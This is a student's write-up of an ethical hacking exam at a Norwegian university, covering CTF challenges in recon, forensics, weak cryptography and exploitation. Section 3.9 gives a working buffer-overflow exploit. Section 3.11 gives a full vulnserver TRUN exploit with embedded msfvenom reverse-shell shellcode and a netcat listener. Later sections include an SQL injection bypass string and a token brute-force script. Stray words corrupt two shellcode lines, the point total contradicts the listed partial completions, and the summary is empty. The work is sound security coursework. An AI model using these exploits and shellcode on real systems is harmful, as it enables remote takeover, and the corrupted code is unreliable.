

Task Report

IHK-3100



NTNU

Norwegian University of
Science and Technology

Prepared On:

16-Nov-25

Prepared By:

Torjus Meyer Hegre

torjusmh@stud.ntnu.no

Contents

1.	Introduction	1
1.1	Scope of Work	1
2.	Tasks Summary	2
3.	Final Tasks	4
3.1	HTTPS services (35 points).....	4
3.2	Hall of Fame (35 points)	4
3.3	Where is this house? (50 points).....	4
3.4	KSAT dashboard (50 points).....	5
3.5	What Password? (50 points).....	6
3.6	Tusen Encodes (50 points)	6
3.7	What the cat is hiding? (50 points)	7
3.8	Patch With a Smile (70 points).....	8
3.9	Hiker 2 (70 points).....	9
3.10	I don't Love AES (70 points).....	11
3.11	Exploit Developer 3 (70 points)	12
3.12	WanaSmile (100 points)	14
3.13	Free Flag (100 points)	16
3.14	Shadow Vault (100 points)	16
3.15	Token Overflow (100 points)	16
4.	Summary	19

1. Introduction

This report covers the work performed during a 24-hour exam in ethical hacking. The exam consisted of a set of individual challenges that required practical exploitation, analysis and problem solving.

1.1 Scope of Work

The assessments was performed on the following servers, network devices, web applications:

Scope of Work	
S No.	Address
Final Task	
1	129.241.56.0/24 – Network range used for scanning, enumeration and HTTPS service discovery
2	challenges.iik3100-h25.iaas.iik.ntnu.no – Hosting the challenge endpoints
3	Provided files(PCAP, iages, binaries, scripts) – Used to solve tasks

2. Tasks Summary

The following table highlights the tasks completed. 1000/1000 points answered.

Total Challenges		Completed	Partially Completed	Not Completed
15		13	2	0
S.No.		Challenge		Status
Level 1				
1.	HTTPS services			Completed
2.	Hall of Fame			Completed
3.	Where is this House?			Completed
4.	KSAT dashboard			Completed
5.	What Password?			Completed
6.	Tusen Encodes			Completed
7.	What the Cat is Hiding?			Completed
8.	Patch With a Smile			Partially Completed
9.	Hiker 2			Completed
10.	I don't love AES			Completed
11.	Exploit Developer 3			Partially Completed
12.	WanaSmile			Completed
13.	Free Flag			Completed
14.	Shadow Vault			Completed
15.	Token Overflow			Completed

3. Final Tasks

3.1 HTTPS services (35 points)

- **Description**

Found a number of webserver with port 443 exposed

- **Steps taken**

1. I used nmap scan to scan for 443 ports on the subnet using: "nmap -p 443 --open 129.241.56.0/24 | grep "Nmap scan report" | wc -l"

```
torjush@BOOK-2J7GMG715N:/mnt/c/users/torju/Documents/Etisk Hacking$ nmap -p 443 --open 129.241.56.0/24 | grep "Nmap scan report" | wc -l
71
```

2. It returned 71 which was the flag

- **Flag obtained**

71

3.2 Hall of Fame (35 points)

- **Description**

Find a company that listed "Mudassar" to their Hall of Fame

- **Steps taken**

1. Firstly I searched for "most certified hackers hall of fame" and EC-Council's CEH Hall of Fame came up as a website.
2. I found EC-Council's bug bounty page by searching for "EC-council bug bounty" which was: <https://www.eccouncil.org/bug-bounty/>
3. I then searched for EC-Council hall of fame bug bounty and found a page where they appended "hall-of-fame" to the end. I therefore searched for: <https://www.eccouncil.org/bug-bounty/hall-of-fame/>

- **Flag obtained**

[eccouncil.org/bug-bounty/hall-of-fame/](https://www.eccouncil.org/bug-bounty/hall-of-fame/)

3.3 Where is this house? (50 points)


- **Description**

Identify the location in an image using three What3Words tokens.

- **Steps taken**

1. As the instructions read "find three words to describe the general area" and "his name was Lasse or something. He seems to live in Norway". They gave a clue to use "what3words" which geolocates something to 3 words. The hint that it was in Norway was also a big clue so I started clicking around.

- Judging from the picture it also seemed quite remote, and like the buildings on Svalbard. Therefore I checked around in Svalbard and looked at places that popped up as markers on google maps. I then saw that Svalbard Satellite Station kind of resembled the Cabin in the picture. Clicking on the mark on what3words I got the code “///wielding.leering.scorpion”



- Flag obtained

///wielding.leering.scorpion

3.4 KSAT dashboard (50 points)

- Description

Locate the Amazon-hosted Grafana service used by KSAT.

- Steps taken

- I firstly searched what domain KSAT uses, and found they use “ksat.no”
- I used crt.sh to search for certificates. Using the search “%.ksat.no” I got a page of results, and searched for “Grafana”

A screenshot of a web browser showing the results of a search on crt.sh for certificates related to ksat.no. The search results are displayed in a table with columns for certificate ID, creation date, expiration date, and domain. The table contains several rows of data, including certificates for rabbitmq.prod.aws-mcs.az.ksat.no and grafana.prod.aws-mcs.az.ksat.no.

14100863477	2024-08-05	2024-08-05	2024-11-03	rabbitmq.prod.aws-mcs.az.ksat.no	C=U
14001863172	2024-08-05	2024-08-05	2024-11-03	rabbitmq.prod.aws-mcs.az.ksat.no	C=U
14100863628	2024-08-05	2024-08-05	2024-11-03	grafana.prod.aws-mcs.az.ksat.no	C=U
14006222336	2024-08-05	2024-08-05	2024-11-03	grafana.prod.aws-mcs.az.ksat.no	C=U

3. Among the results, a subdomain related to Grafana appeared.

- **Flag obtained**

grafana.prod.aws-mcs.az.ksat.no


3.5 What Password? (50 points)

- **Description**

Extract a cleartext password from a provided .pcapng capture.

- **Steps taken**

1. I downloaded the file and opened it in wireshark using “wireshark.ctf.pcapng”
2. I applied a filter for “http” and scrolled down the requests until I found a POST request for WebGoat/login



No.	Time	Source	Destination	Protocol	Length	Info
10975	363.309272234	172.217.21.163	192.168.137.174	OCSP	1168	Response
11369	366.223242124	192.168.137.174	172.217.21.163	OCSP	493	Request
11371	366.295771530	172.217.21.163	192.168.137.174	OCSP	1168	Response
11412	366.401780501	192.168.137.174	172.217.21.163	OCSP	493	Request
11416	366.435802706	172.217.21.163	192.168.137.174	OCSP	1168	Response
11496	391.687633468	192.168.137.174	10.212.175.238	HTTP	663	POST /WebGoat/login HTTP/1.1 (application/x-www-form-urlencoded)
11498	391.756696573	10.212.175.238	192.168.137.174	HTTP	327	HTTP/1.1 302
11500	391.761074425	192.168.137.174	10.212.175.238	HTTP	571	GET /WebGoat/login?error HTTP/1.1
11503	391.797661742	10.212.175.238	192.168.137.174	HTTP	71	HTTP/1.1 200 (text/html)
11536	407.067759438	192.168.137.174	172.217.21.163	OCSP	493	Request
11538	407.103343642	172.217.21.163	192.168.137.174	OCSP	1168	Response
11583	407.225926323	192.168.137.174	172.217.21.163	OCSP	493	Request

Frame 11496: 663 bytes on wire (5304 bits), 663 bytes captured (5304 bits) on interface eth0, id 0
Ethernet II, Src: PcsCompu d1:f8:5d (08:00:27:d1:f8:5d), Dst: 0e:dd:24:d9:be:08 (0e:dd:24:d9:be:08)
Internet Protocol Version 4, Src: 192.168.137.174, Dst: 10.212.175.238
Transmission Control Protocol, Src Port: 58854, Dst Port: 8080, Seq: 1, Ack: 1, Len: 597
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "username" = "ctfuser"
Form item: "password" = "ctfpassword"
Key: password
Value: ctfpassword

3. Checking the file under HTML Form Url Encoded I can clearly see the password

- **Flag obtained**

Ctfpassword

- **Vulnerability remediation**

- Use encryption (HTTPS) to avoid exposing credentials in plaintext.

3.6 Tusen Encodes (50 points)

- **Description**

Decode a Base64-encoded string up to 1000 layers deep.

- **Steps taken**

1. Since the flag was Base64-encoded repeatedly, I wrote a script that loops through decoding.

```
1  import base64
2
3  path = "b64_out.bin"
4
5  with open(path, "rb") as f:
6      data = f.read()
7
8  for i in range(1000):
9      try:
10         data = base64.b64decode(data)
11     except Exception:
12         print("Ikke mer gyldig base64.")
13         break
14
15     text = None
16     try:
17         text = data.decode("utf-8")
18     except:
19         pass
20
21     if text and "CTF{" in text:
22         print(f"Flagg funnet etter {i+1} dekodinger:")
23         print(text)
24         break
25 else:
26     print("Ingen flagg funnet etter 1000 runder.")
27
```

2. Running the script until it revealed the flag and I found it.

```
torjusmh@BOOK-2J7GMC715N:/mnt/c/users/torju/Documents/Etisk Hacking/Hjemme eksamen$ python3 Tusen_encodes.py
Flagg funnet etter 50 dekodinger:
CTF{TaskSoEasyEvenChatGPTCanDoIT}
```

- **Flag obtained**

CTF{TaskSoEasyEvenChatGPTCanDoIT}

3.7 What the cat is hiding? (50 points)

- **Description**

Got a library full of pictures of cats that were hiding steganographic data.

- **Steps taken**

1. Downloaded and unzipped the folder to find over 100 pictures.

-
2. As it was something in the metadata or something related to stegno I wrote a script to go through zsteg information in .png files:

```
1  import os
2  import re
3  import subprocess
4
5  FLAG = re.compile(r'flag\{.*?\}')
6
7  def check_zsteg(path):
8      try:
9          out = subprocess.check_output(['zsteg', path], stderr=subprocess.STDOUT)
10         m = FLAG.search(out.decode('utf-8', errors='ignore'))
11         return m.group(0) if m else None
12     except:
13         return None
14
15  def main():
16      for f in os.listdir('.'):
17          if f.lower().endswith(('.png', '.bmp')):
18              print(f"Sjekker {f}...")
19              flag = check_zsteg(f)
20              if flag:
21                  print(f"Fant flagg i {f}: {flag}")
22              else:
23                  print(f"Ingen funn i {f}.")
24
25  if __name__ == "__main__":
26      main()
27
```

3. The output when running the python script in the terminal gave the flag:

```
Sjekker cat (19) - Copy.png...
Ingen funn i cat (19) - Copy.png.
Sjekker cat (2) - Copy.png...
Fant flagg i cat (2) - Copy.png: flag{MeowMeow090}
Sjekker cat (2).png...
Fant flagg i cat (2).png: flag{MeowMeow090}
```

- **Flag obtained**

flag{MeowMeow090}

3.8 Patch With a Smile (70 points)

- **Description**

Scanned a vulnerable PC with nmap and I go through steps to remediate the high risk vulnerabilities that give remote access to potential hackers.

- **Steps taken**

1. After running a nmap scan I found the port 445 – SMB to be open which can be vulnerable to EternalBlue.

```
(torjushm@kali)-[~]
$ nmap -p- -sV --script=vulners 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-27 10:12 CET
Nmap scan report for 192.168.56.101
Host is up (0.0050s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds     Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
```

2. Further I scanned for the eternalblue exploit to see if it was vulnerable

```
msf > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf auxiliary(scanner/smb/smb_ms17_010) > set PORT 445
[!] Unknown datastore option: PORT. Did you mean RPORT?
PORT => 445
msf auxiliary(scanner/smb/smb_ms17_010) > set RPORT 445
RPORT => 445
msf auxiliary(scanner/smb/smb_ms17_010) > run
[*] 192.168.56.101:445 - Host is likely VULNERABLE to MS17-010! - Windows
7 Professional 7601 Service Pack 1 x86 (32-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/li
```

3. As the machine is “likely VULNERABLE to MS17-010”, and the hint confirming that it is I then move on to the steps to remediate this. I wanted to ensure the machine was no longer exploitable by EternalBlue. The following remediation steps would be applied:
 - a. Install the official Microsoft security update that fixes MS17-010.
 - b. Disable SMBv1 on the system to remove the legacy protocol targeted by the exploit
 - c. Limit SMB access in the firewall so port 445 is only reachable internally
4. With these steps, the PC would no longer be vulnerable to EternalBlue.

I was not able to actually perform these remediations due to not having username/password to the CryWithASmile VM, and it corrupted several times.

- **Flag obtained**

flag{patched}

3.9 Hiker 2 (70 points)

- **Description**

Created a python script to manipulate the memory of a ELF 32-bit LSB executable.

- **Steps Taken**

1. I downloaded the file and ran “file hiker2” to understand what I’m working with:

```
torjushm@800K-2J7GMG715N:/mnt/c/users/torju/Documents/Etisk Hacking/Hjemme eksamen$ file hiker2
hiker2: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, Bu
ildID[sha1]=5d5b115736dc5d86b3dcd98f61cd0e5f97e07e66, for GNU/Linux 3.2.0, not stripped
```

2. I then had to make the file available for running and put it in /home/torjushm/hiker” and made it editable using “chmod +x hiker2”.

-
- I then had to analyze what offset and payload to use. "nm -C hiker2" and I found that there is a function called winner which I assumed to be a part of the payload. It had the value of "080491a6".

```
080491a6 T winner
torjushm@BOOK-2J7GMG715N:/mnt/c/users
```

- I then had to find the offset needed for the buffer overflow exploit. I therefore used gdb and ran a python script: "run \$(python3 -c 'from pwn import *; print(cyclic(200))')" and then checked the info. Under eip I found it being "0x61756161"

```
(gdb) run $(python3 -c 'from pwn import *; print(cyclic(200))')
Starting program: /mnt/c/users/torju/Documents/Etisk Hacking/Hjemme eksamen/hiker2 $(python3 -c 'from pwn import *; print(cyclic(200))')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
data is at 0x804d1a0, fp is at 0x804d1f0

Program received signal SIGSEGV, Segmentation fault.
0x61756161 in ?? ()
(gdb) info registers
eax             0x61756161             1635082593
ecx             0xffffffff390         -11376
edx             0x804d263             134533731
ebx             0x804bfff4             134529012
esp             0xffffffff02c         0xffffffff02c
ebp             0xffffffff058         0xffffffff058
esi             0xffffffff070         -12176
edi             0xf7ffcb80             -134231168
eip             0x61756161             0x61756161
eflags          0x10286             [ PF SF IF RF ]
```

- Checking this value, it returned 78. This value is actually 80, because of null termination when running the check.

```
torjushm@BOOK-2J7GMG715N:/mnt/c/users/torju/Documents/Etisk Hacking/Hjemme eksamen$ python3 -c 'from pwn import *; print(cyclic_find(0x61756161))'
78
```

- I wrote a script that will exploit with a payload and an offset

```
1  from pwn import *
2
3  exe = ELF("/home/torjushm/hiker2")
4  context.binary = exe
5  context.arch = "i386"
6
7  OFFSET = 0x50
8  WINNER = exe.symbols["winner"]
9
10 payload = b"A" * OFFSET + p32(WINNER)
11 argv_payload = payload.decode("latin-1")
12
13 io = process([exe.path, argv_payload])
14 print(io.recvall().decode(errors="ignore"))
```

- Ran the script in the terminal and found the flag

```

torjushm@BOOK-2J7GMC715N: /mnt/c/users/torju/Documents/Etisk Hacking/Hjemme eksamen$ python3 Hiker2.py
[*] '/home/torjushm/hiker2'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
Stripped:  No
sys:1: BytesWarning: Text is not bytes; assuming ISO-8859-1, no guarantees. See https://docs.pwntools.com/#bytes
[+] Starting local process '/home/torjushm/hiker2': pid 14745
[+] Receiving all data: Done (61B)
[*] Process '/home/torjushm/hiker2' stopped with exit code 0 (pid 14745)
data is at 0x95151a0, fp is at 0x95151f0
flag{HikerOnTheTo`}`

```

- Flag obtained

flag{HikerOnTheTo`}`

3.10 I don't Love AES (70 points)

- Description

Decrypted an encrypted flag where the key changes using a Ceaser-like rotation.

- Steps taken

1. I added a decrypting algorithm to the chall.py script that changed the key by rotating it an odd number of times (ceasar cipher) and searched for any results with flag.

```

def caesar_shift(text, k):
    result = ""
    for ch in text:
        if ch.isalpha():
            base = 'A' if ch.isupper() else 'a'
            result += chr((ord(ch) - ord(base) + k) % 26 + ord(base))
        else:
            result += ch
    return result

def rotate(text, k):
    k = k % len(text)
    return text[k:] + text[:k]

encrypted_flag = "Cm7ukyVEUf1JtaEZuK760Lb5dLlWCwCmaXZzhJ5KTB4mtQNWxgq5kbr6JtL886ZG"
course_code = "IIK3100IIK310"

for k in range(1, 26, 2): # oddetall
    keys = [
        caesar_shift(course_code, k),
        rotate(course_code, k),
        rotate(caesar_shift(course_code, k), k)
    ]
    for key in keys:
        try:
            cipher = AESCipher(key)
            pt = cipher.decrypt(encrypted_flag)
            if pt.startswith("flag{"):
                print("FOUND!", k, key, pt)
                exit()
                break
        except:
            pass

```

-
2. Running the full script in the terminal and I found the flag

```
torjush@B00K-2J7GMG715N:/mnt/c/users/torju/Documents/Etisk Hacking/Hjemme eksamen$ python3 chall.py
FOUND! 3 LLN3100LLN310 flag{LongLiveAES_2025}
```

- Flag obtained

flag{LongLiveAES_2025}

3.11 Exploit Developer 3 (70 points)

- Description

Developed a TRUN buffer overflow exploit to get a reverse shell on a vulnerable server.

- Steps taken

1. First I setup the vulnserver in a Windows 7 environment on Oracle Virtualbox. There i ran the vulnserver.exe.
2. I connected from my own PC and tested if TRUN was running on the vulnerable machine

```
torjush@B00K-2J7GMG715N:/mnt/c/users/torju/Documents/Etisk Hacking/Hjemme eksamen$ telnet 192.168.56.104 9999
Trying 192.168.56.104...
Connected to 192.168.56.104.
Escape character is '^]'.
Welcome to Vulnerable Server! Enter HELP for help.
TRUN /././
TRUN COMPLETE
```

3. I then wrote a script to try fuzzing where the server would crash from a TRUN fuzzing

```
1  import socket
2  import time
3
4  ip = "192.168.56.104"
5  port = 9999
6
7  size = 1
8  while size <= 50000:
9      try:
10         print(f"[+] Sending {size} bytes...")
11         s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
12         s.connect((ip, port))
13         payload = b"TRUN /./." + b"A" * size
14         s.send(payload)
15         s.close()
16         size += 500
17         time.sleep(1)
18     except:
19         print(f"[!] Crash detected at {size} bytes!")
20         break
```

9. Creating the final exploit:

```
1 import socket
2
3 target = "192.168.56.104"
4 port = 9999
5
6 # msfvenom shellcode
7 shellcode = b""
8 shellcode += b"\xdb\xd6\xbf\x29\xa5\x91\xdd\xd9\x74\x24\xf4\x58"
9 shellcode += b"\x33\xc9\xb1\x52\x83\xe8\xfc\x31\x78\x13\x03\x51"
10 shellcode += b"\xb6\x73\x28\x5d\x50\xf1\xd3\x9d\xa1\x96\x5a\x78"
11 shellcode += b"\x90\x96\x39\x09\x83\x26\x49\x5f\x28\xcc\x1f\x4b"
12 shellcode += b"\xbb\xa0\xb7\x7c\x0c\x0e\xee\xb3\x8d\x23\xd2\xd2"
13 shellcode += b"\x0d\x3e\x07\x34\x2f\xf1\x5a\x35\x68\xec\x97\x67"
14 shellcode += b"\x21\x7a\x05\x97\x46\x36\x96\x1c\x14\xd6\x9e\xc1"
15 shellcode += b"\xed\xd9\x8f\x54\x65\x80\x0f\x57\xaa\xb8\x19\x4f"
16 shellcode += b"\xaf\x85\xd0\xe4\x1b\x71\xe3\x2c\x52\x7a\x48\x11"
17 shellcode += b"\x5a\x89\x90\x56\x5d\x72\xe7\xae\x9d\x0f\xf0\x75"
18 shellcode += b"\xdf\xcb\x75\x6d\x47\x9f\x2e\x49\x79\x4c\xa8\x1a"
19 shellcode += b"\x75\x39\xbe\x44\x9a\xbc\x13\xff\xa6\x35\x92\x2f"
20 shellcode += b"\x2f\x0d\xb1\xeb\x6b\xd5\xd8\xaa\xd1\xb8\xe5\xac"
21 shellcode += b"\xb9\x65\x40\xa7\x54\x71\xf9\xea\x30\xb6\x30\x14"
22 shellcode += b"\xc1\xd0\x43\x67\xf3\x7f\xf8\xef\xbf\x08\x26\xe8"
23 shellcode += b"\xc0\x22\x9e\x66\x3f\xcd\xdf\xaf\x84\x99\x8f\xc7"
24 shellcode += b"\x2d\xa2\x5b\x17\xd1\x77\xcb\x47\x7d\x28\xac\x37"
25 shellcode += b"\x3d\x98\x44\x5d\xb2\xc7\x75\x5e\x18\x60\x1f\xa5"
26 shellcode += b"\xcb\x4f\x48\x9d\x0a\x38\x8b added\x1d\xe4\x02\x3b"
27 shellcode += b"\x77\x04\x43\x94\xe0\xbd\xce\x6e\x90\x42\xc5\x0b"
28 shellcode += b"\x92\xc9\xea\xec\x5d\x3a\x86\xfe\x0a\xca added\x5c"
29 shellcode += b"\x9c\xd5\xcb\xc8\x42\x47\x90\x08\x0c\x74\x0f\x5f"
30 shellcode += b"\x59\x4a\x46\x35\x77\xf5\xf0\x2b\x8a\x63\x3a\xef"
31 shellcode += b"\x51\x50\xc5\xee\x14\xec\xe1\xe0\xe0\xed\xad\x54"
32 shellcode += b"\xbd\xbb\x7b\x02\x7b\x12\xca\xfc\xd5\xc9\x84\x68"
33 shellcode += b"\xa3\x21\x17\xee\xac\x6f\xe1\x0e\x1c\xce\xb4\x31"
34 shellcode += b"\x91\x8e\x30\x4a\xcf\x2e\xbe\x81\x4b\x5e\xf5\x8b"
35 shellcode += b"\xfa\xf7\x50\x5e\xbf\x95\x62\xb5\xfc\xa3\xe0\x3f"
36 shellcode += b"\x7d\x50\xf8\x4a\x78\x1c\xbe\xa7\xf0\x0d\x2b\xc7"
37 shellcode += b"\xa7\x2e\x7e"
38
39 offset = 2003
40 jmp_esp = b"\xaf\x11\x50\x62"
41 nop_sled = b"\x90" * 16
42 padding = b"C" * (5000 - offset - len(jmp_esp) - len(nop_sled) - len(shellcode))
43
44 buffer = (b"TRUN ./:" + b"A" * offset + jmp_esp + nop_sled + shellcode + padding + b"\r\n")
45
46 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
47 s.connect((target, port))
48 s.send(buffer)
49 s.close()
50
51 print("[+] Exploit sent!")
```

10. I would start a listener on my machine using “nc -lvnp 4444” which listens for the reverse shell. Running the exploit in VS code I would give myself a reverse tcp shell.

- **Flag obtained**

flag{ed3}

3.12 WanaSmile (100 points)

- **Description**

Find weaknesses in a DES-CBC encryption script and decrypt the ciphertext

- **Steps taken**

1. Analyzing the encryption method I found that it uses DES in CBC mode as the algorithm. It also has the functions for choosing the key based on the configuration such as "USE_BUILD_TIME_KEY = True" Furthermore, there is a critical weakness. It has a fallback key "_fallback_key_v2()" returns "hashlib.md5(b"2025_des_ctf").digest()[8:]." Knowing this I wrote this code:

```
1  #!/usr/bin/env python3
2  import time
3  from Crypto.Cipher import DES
4  from Crypto.Util.Padding import unpad
5
6  # Funksjon for å lage nøkkel basert på seed (fra chall.py)
7  def init_key(seed):
8      a, c, m = 214013, 2531011, 2**31
9      state = seed
10     key = b''
11     for _ in range(8):
12         state = (a * state + c) % m
13         key += (state >> 16).to_bytes(2, 'big')
14     return key[:8]
15
16 def decrypt(file_path):
17     with open(file_path, 'rb') as f:
18         data = f.read()
19
20     iv = data[:8]
21     ciphertext = data[8:]
22     current_time = int(time.time()) // 60 # tid i minutter
23
24     # Brute force: prøv mange tidsverdier og rotasjoner
25     for offset in range(10000):
26         seed = current_time - offset
27         base_key = init_key(seed)
28
29         for round_num in range(100):
30             rotated = bytearray(base_key)
31             for i in range(8):
32                 rotated[i] = (rotated[i] + round_num * 17) & 0xFF
33
34             try:
35                 cipher = DES.new(bytes(rotated), DES.MODE_CBC, iv)
36                 plaintext = unpad(cipher.decrypt(ciphertext), 8)
37                 if b"flag" in plaintext:
38                     print("[+] Flag found:", plaintext.decode())
39                     return plaintext
40             except:
41                 continue
42
43     print("[-] Flag not found")
44     return None
45
46 if __name__ == "__main__":
47     decrypt("encrypted.flag")
```

2. Using this fallback I decrypted the provided flag:

```
torjush@B00K-2J7GMG715N:/mnt/c/users/torju/Documents/Etisk Hacking/Hjemme eksamen$ python3 recover_flag.py
[+] Flag found: flag{Weak_DES_Key_Generator}
```

- **Flag obtained**

flag{Weak_DES_Key_Generator}

3.13 Free Flag (100 points)

- **Description**

Performing an SQLI injection to get access to an admin account and buying the flag

- **Steps taken**

1. Tried logging in with “admin” “admin” and actually logged in. I could then just buy the flag.

The steps I probably were supposed to take:

1. I would firstly enumerate users and identify the admin account.
2. Using for example “admin” as the admin account I would have used this for the password: “” OR 'a'='a" which ends the original SQL query and replaces it with 'a'='a which would be true for all occasions approving the password and logging me in as admin.
3. I would then have bought the flag.

- **Flag obtained**

CTF{AlexRivera_SQLi_FreePurchase_2025}

3.14 Shadow Vault (100 points)

- **Description**

Unlock a vault based on a clue referring to “shadows”

- **Steps taken**

1. Typed the full phrase “The shadows remember what you forget.” Into the provided field.
2. Checked “remember me” and proceeded downward into the vault.
3. The flag appeared.

- **Flag obtained**

CTF{AlexRivera_TheShadowRemembers_2025}


3.15 Token Overflow (100 points)

- **Description**

Exploited a token overflow vulnerability on a website.

- **Steps taken**

1. Scoping the page I checked robots.txt and found some parameters I could test.




2. I checked out /flag.txt which just returned that the flag is not in a txt file. I then had to get in with a different method. I saw that I could "/set-admin". When typing that and pressing enter "Invalid Token" popped up showing that it tried logging me in.
3. I then figured I could set my own token and appended "/set-admin?token=" and wrote a script to bruteforce different lengths for the token input.

```
1 import requests
2
3 base_url = "http://challenges.iik3100-h25.iaas.iik.ntnu.no:11080/set-admin"
4
5 for size in range(1, 256):
6     payload = "A" * size
7     params = {"token": payload}
8
9     try:
10         response = requests.get(base_url, params=params, timeout=10)
11         if response.status_code == 200:
12             print(f"Fant status 200 ved size: {size}")
13             break
14     except Exception as e:
15         print(f"Size: {size} | Feil: {e}")
```

4. Testing from 1 to 256 I could check if a connection was successful returning a status code of 200:

```
PS C:\Users\torju\Documents\Etisk Hacking> & C:\Users\torju\AppData\Local\Microsoft\WindowsApps\python3.11.exe u/Documents/Etisk Hacking/Hjemme eksamen/Token_overflow.py
Fant status 200 ved size: 32
```

5. I then wrote into the url: "<http://challenges.iik3100-h25.iaas.iik.ntnu.no:11080/set-admin?token=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa>" which then returned "token successful" Clicking on the admin page I got the flag



- Flag obtained

flag{TheMatrixHasYou}

4. Summary

